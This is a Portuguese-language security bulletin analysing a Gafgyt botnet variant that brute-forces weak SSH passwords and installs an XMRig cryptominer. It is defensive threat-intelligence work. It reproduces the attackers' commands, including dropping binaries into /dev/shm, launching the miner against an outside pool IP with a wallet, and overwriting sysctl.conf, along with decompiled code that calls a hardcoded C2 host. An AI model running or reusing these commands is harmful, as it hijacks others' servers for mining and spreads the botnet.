BOLETIM DE SEGURANÇA

Nova variante do Botnet Gafgyt explorando senhas SSH fracas para mineração de criptomoedas

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

Heimdall Security Research

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

Boletins de Segurança – Heimdall



SUMÁRIO

1 Sumário Executivo 6
2 Informações sobre a ameaça 7
3 Recomendações 11
4 Indicadores de Compromissos 12
5 Referências 13
6 Autores 14

LISTA DE TABELAS

Tabela 1 – Indicadores de Compromissos de artefatos. 12
Tabela 2 – Indicadores de Compromissos de Rede. 12

LISTA DE FIGURAS

Figura 1 – Fluxo de ataque Gafgyt. 7
Figura 2 – Verificando se o malware já está em execução. 8
Figura 3 – Execução do criptominerador XMRIG. 8
Figura 4 – Execução do malware Gafgyt. 8
Figura 5 – Modificando configurações. 8
Figura 6 – Endereço IP C2 codificado no Gafgyt. 9
Figura 7 – Grafico estatísticos por alvos. 9
Figura 8 – Dados Shodan para SSH exposto. 10

1 SUMÁRIO EXECUTIVO

Pesquisadores de segurança cibernética identificaram uma nova variante do botnet Gafgyt, que visa máquinas com senhas SSH fracas para minerar criptomoedas. Utilizando o poder computacional de GPU das instâncias comprometidas, essa variante representa uma ameaça significativa à segurança de dispositivos vulneráveis.

2 INFORMAÇÕES SOBRE A AMEAÇA

O Gafgyt, também conhecido como Bashlite ou Lizkebab, é um malware botnet que ataca dispositivos da Internet das Coisas (IoT). Surgido em 2014, ele explora credenciais fracas ou padrão para controlar dispositivos como roteadores, câmeras e DVRs. Após a infecção, esses dispositivos se tornam parte de uma botnet usada para ataques de negação de serviço distribuídos (DDoS), sobrecarregando alvos com tráfego massivo. O Gafgyt se propaga escaneando dispositivos vulneráveis e passou por várias iterações e melhorias ao longo dos anos. O vazamento de seu código-fonte resultou em inúmeras variantes, complicando os esforços de segurança cibernética.

Neste ataque, uma tentativa de força bruta bem-sucedida em um honeypot SSH, configurado com uma senha fraca, foi observada. O servidor atacante, parte do botnet, executa comandos shell via conexão SSH e transfere cargas úteis principais. Em seguida, um ataque de mineração de criptomoedas é realizado, e o honeypot se torna parte do botnet, escaneando a internet para detectar usuários e senhas SSH fracas e iniciar ataques semelhantes.




Figura 1 – Fluxo de ataque Gafgyt.

O acesso inicial é obtido por força bruta em um SSH conectado à internet com senha fraca. Após o acesso, comandos são executados para inspecionar e preparar o servidor, e dois payloads são transferidos pela conexão SSH recém-estabelecida.

Para identificar se a máquina foi comprometida pela variante do Gafgyt, são realizadas diversas verificações. Essas verificações também servem para detectar a presença de outros malwares em execução. Caso algum malware seja encontrado, ele é imediatamente eliminado.

```
bash -c ps aux | grep systemd-net | grep -v grep |grep -v systemd-networkd |grep -v ld-musl-x86_64
|grep -v rsyslogd | wc -l
```

Figura 2 – Verificando se o malware já está em execução.

Posteriormente, ambos os binários são carregados e executados diretamente na memória.

```
bash -c cd /dev/shm || cd /tmp || cd /var/run || cd /mnt || cd /root || cd / && cat > systemd-net && chmod +x systemd-net &&
./systemd-net --opencl --cuda -o 142.202.242.45:80 -u
43uCW7AgcgNcKj3MTBKVhy16iRqby1ithKpZyMzUdUGw1vyyqfn9Q5JU1RJ6ztS8C4AxxAKNM4Z4zARBRt2aRoQqFAKpgd6 -p xxx -k --tls --tls-
fingerprint 420c7850e09b7c0bdcf748a7da9eb3647daf8515718f36d9ccfdd6b9ff834b14 --donate-level 1 --background
```

Figura 3 – Execução do criptominerador XMRIG.

```
bash -c cd /dev/shm || cd /tmp || cd /var/run || cd /mnt || cd /root || cd / && cat > ld-musl-x86 && chmod +x ld-musl-x86 &&
./ld-musl-x86 ssh 1.txt rld rsyslog
```

Figura 4 – Execução do malware Gafgyt.

```
rm -rf /etc/sysctl.conf ; echo "fs.file-max = 2097152" > /etc/sysctl.conf ; sysctl -p ; ulimit -Hn ; ulimit -n 99999 -u 999999
```

Figura 5 – Modificando configurações.

/etc/sysctl.conf é um arquivo de configuração em sistemas Unix que permite modificar parâmetros do kernel em tempo real. Administradores de sistema utilizam este arquivo para ajustar o desempenho, aumentar a segurança e personalizar o comportamento do kernel. Os parâmetros são definidos no formato parâmetro = valor, como ativar o encaminhamento de IP (net.ipv4.ip_forward = 1) ou diminuir a propensão à troca (vm.swappiness = 10). As mudanças são aplicadas com o comando sudo sysctl -p. Este arquivo é crucial para otimizar o desempenho e a segurança do sistema, permitindo ajustes dinâmicos em várias configurações do kernel, incluindo rede, gerenciamento de memória e comportamento do sistema de arquivos.

Durante a execução, dois arquivos ELF foram carregados na memória (/dev/shm). O primeiro, ld-musl-x86 (MD5: ee929477b6144874974b1dc0b77e57a1), é identificado no Virus Total (VT) como um scanner SSH Gafgyt. O segundo, systemd-net (MD5: b5b96a1bec4829501b85e6fe1c5044f5), é detectado no VT como um criptominerador XMR.

Os nomes desses binários sugerem que os agentes de ameaça estão tentando evitar a detecção, disfarçando-se como componentes legítimos do sistema Linux. ld-musl-x86 refere-se ao vinculador dinâmico da implementação musl libc para arquitetura x86. A musl é uma biblioteca padrão leve e rápida para sistemas Linux, comum em ambientes como Alpine. Isso indica que o Gafgyt pode estar mirando IoTs e ambientes nativos da nuvem. systemd-net provavelmente está relacionado ao gerenciamento de rede no conjunto systemd de gerenciadores de sistemas e serviços para Linux.

O binário ELF ld-musl-x86, compilado em Go, possui funcionalidades do Gafgyt, como geração de IPs e portas, varredura de serviços SSH e Telnet, força bruta, inspeção e infecção. Durante a inspeção, o malware verifica se o servidor é real, evitando honeypots de baixa interação. A função backgroundlogic do malware baixa do servidor do agente (107.189.5.210) o arquivo 1.txt, contendo 179 conjuntos de usuários e senhas para força bruta.

```
v23.len = 9LL;
v15.str = os_Getenv(v23).str;
v15.len = (int)runtime_newobject((runtime__type *)&RTYPE_sync_WaitGroup_0);
v25.str = (uint8 *)"107.189.5.210";
v25.len = 13LL;
v17.str = (uint8 *)":58417/";
v17.len = 7LL;
v18.str = v12.str;
v18.len = 4LL;
v10 = (unsigned __int64)runtime_concatstring3(0LL, v25, v17, v18).str;
v8 = runtime_ncpu;
v11 = &runtime_zerobase;
main_nolimits();
v0 = (runtime_funcval *)runtime_newobject((runtime__type *)&stru_6B3860);
v0->fn = (uintptr)main_backgroundLogic_func1;
v0[2].fn = 13LL;
v0[1].fn = (uintptr)"107.189.5.210";
runtime_newproc(v0);
v26.str = (uint8 *)"http://";
v26.len = 7LL;
v17.str = (uint8 *)"107.189.5.210";
v17.len = 13LL;
v24 = runtime_concatstring2((runtime_tmpBuf *)buf, v26, v17);
v1 = &port;
v17.str = (uint8 *)5;
v17.len = (int)"Bruh Started:\n";
```

Figura 6 – Endereço IP C2 codificado no Gafgyt.

Embora as variantes do Gafgyt geralmente visem dispositivos IoT, nossa análise atual revela um alvo diferente. Na categoria geral, encontramos nomes de usuários como admin, app e ftp, que podem ser usados para comprometer sistemas Linux. Na categoria de jogos, identificamos usuários como counterstrike e minecraft. Para dispositivos IoT, vemos nomes como nvidia e raspberrypi.

Na categoria de ambientes nativos da nuvem, observamos usuários como Hadoop, AWS, Azure, Ansible e devops, indicando que esta botnet está mirando especificamente esses ambientes.




Figura 7 – Gráfico estatísticos por alvos.

Utilizando o Shodan, um mecanismo de busca para dispositivos conectados à Internet, foram identificados servidores com SSH exposto. A consulta ao Shodan revelou mais de 30 milhões de instâncias de SSH acessíveis publicamente na Internet. Isso sublinha a importância vital de proteger seus servidores contra ataques de força bruta e possíveis explorações ao utilizar esses protocolos de rede.

Figura 8 – Dados Shodan para SSH exposto.

3 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Use Senhas Fortes

- Evite senhas padrão ou fracas. Utilize combinações complexas de letras, números e símbolos para proteger seus dispositivos.

Atualize Regularmente

- Mantenha todos os dispositivos e softwares atualizados com os patches de segurança mais recentes.

Desative Serviços Não Utilizados

- Desative serviços como SSH e Telnet se não forem necessários, para reduzir a superfície de ataque.

Implemente Autenticação de Dois Fatores (2FA)

- Adicione uma camada extra de segurança exigindo um segundo fator de autenticação além da senha.

Monitore Atividades Suspeitas

- Utilize ferramentas de monitoramento para detectar atividades anômalas e responder rapidamente a possíveis ameaças.

Configure Firewalls

- Utilize firewalls para bloquear acessos não autorizados e limitar o tráfego de entrada e saída.

Eduque os Usuários

- Treine os usuários sobre práticas seguras, como reconhecer e evitar phishing e outras formas de engenharia social.

4 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	ee929477b6144874974b1dc0b77e57a1
sha1:	b5d9c92558b1abfadded081c61ca3e48334f6193
sha256:	06a2998b6343789a8a14ca93be24a168d494f2480007cc070593a7cc5746d085
File name:	ld-musl-x86

Indicadores de compromisso do artefato	
md5:	b5b96a1bec4829501b85e6fe1c5044f5
sha1:	eae582a56f3403a2856d4a4f3b25f7f309f06ffc
sha256:	02a24a0fcb783ca93fb3420765e4a1bf3f49d233e2cff074549cb2058a1d8ac5
File name:	client

Tabela 1 – Indicadores de Compromissos de artefatos

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
IP	107.189.5.210

Tabela 2 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

5 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Aquasec**
- **Thehackernews**

6 AUTORES

- **Leonardo Oliveira Silva**

heimdall
security research
A DIVISION OF ISH